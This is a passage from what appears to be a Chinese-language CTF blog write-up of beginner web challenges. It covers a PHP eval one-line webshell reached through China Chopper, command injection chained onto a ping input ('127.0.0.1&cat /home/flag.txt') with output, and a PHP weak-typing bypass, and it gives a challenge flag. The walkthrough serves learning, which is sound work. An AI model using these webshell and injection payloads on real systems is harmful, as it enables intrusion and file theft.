


能看到跑出来的密码是 `123456`。

十、webshell

可以从题目看到，这题应该是利用 `PHP的一句话木马` 来得到flag。打开页面提示 `<?php @eval($_POST['shell']);?>`，提示我们通过post一个参数名为 `shell` 的参数来执行函数。
先试一下 `shell=phpinfo()`。

发现确实执行成功，接下来就是用 中国菜刀 去连接，发现在index.php的同一个目录下面有一个flag.txt文件。



然后直接访问flag.txt即可得到flag。

十一、command_execution

从题目上能看出来是一个命令执行的题目,先用最普通的`127.0.0.1&ifconfig`，看能不能查到网卡信息来判断是否存在命令执行的漏洞。

PING

127.0.0.1&ifconfig

PING

```
ping -c 3 1.1.1.1&ifconfig
eth0      Link encap:Ethernet  HWaddr 02:74:0e:42:73:b6
          inet addr:10.42.113.103  Bcast:10.42.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1402  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4522 (4.5 KB)  TX bytes:4112 (4.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1008 (1.0 KB)  TX bytes:1008 (1.0 KB)

PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.

--- 1.1.1.1 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2015ms
```


能看出来确实存在命令执行漏洞，再执行 `127.0.0.1&find / -name '*flag*'` 来搜索有没有命名包含flag的文件。

PING

127.0.0.1&find / -name '*flag*'

PING

```
ping -c 3 127.0.0.1&find / -name '*flag*'
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.048 ms
/home/flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu0/domain1/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
```


能看到存在 `/home/flag.txt` 这个文件，然后执行 `127.0.0.1&cat /home/flag.txt` 来查看flag.txt文本中的内容，就能得到flag。

PING

127.0.0.1&cat /home/flag.txt

PING

```
ping -c 3 127.0.0.1&cat /home/flag.txt
cyberpeace{239fb7170d788192c05cdc71b6402e11}PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.044 ms
```


十二、simple_php

题目只提示可能是有一些PHP的逻辑，猜不到是什么，直接先打开网页。

```php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
```

发现是上面这段代码，分析一下要我们提交两个参数分别是a和b。首先a转换为数值要等于0，且a转换为布尔值要为true，那很简单根据PHP的特性,随意一个不带数字的字符串就满足，如 `aa` 。b不能是数值型，且转换为数值型后要大于1234，那也很简单直接填 `1235a` 。输入后就能发现flag，这题其实考的是弱语言类型PHP的类型转换。

总结

> 总算是自己过了一遍web新手练习篇，接下来就要投入到进阶篇的学习了。应该还是按着之前的套路先看writeup做一遍，然后自己在理解后重新做一遍然后写下一篇的博客。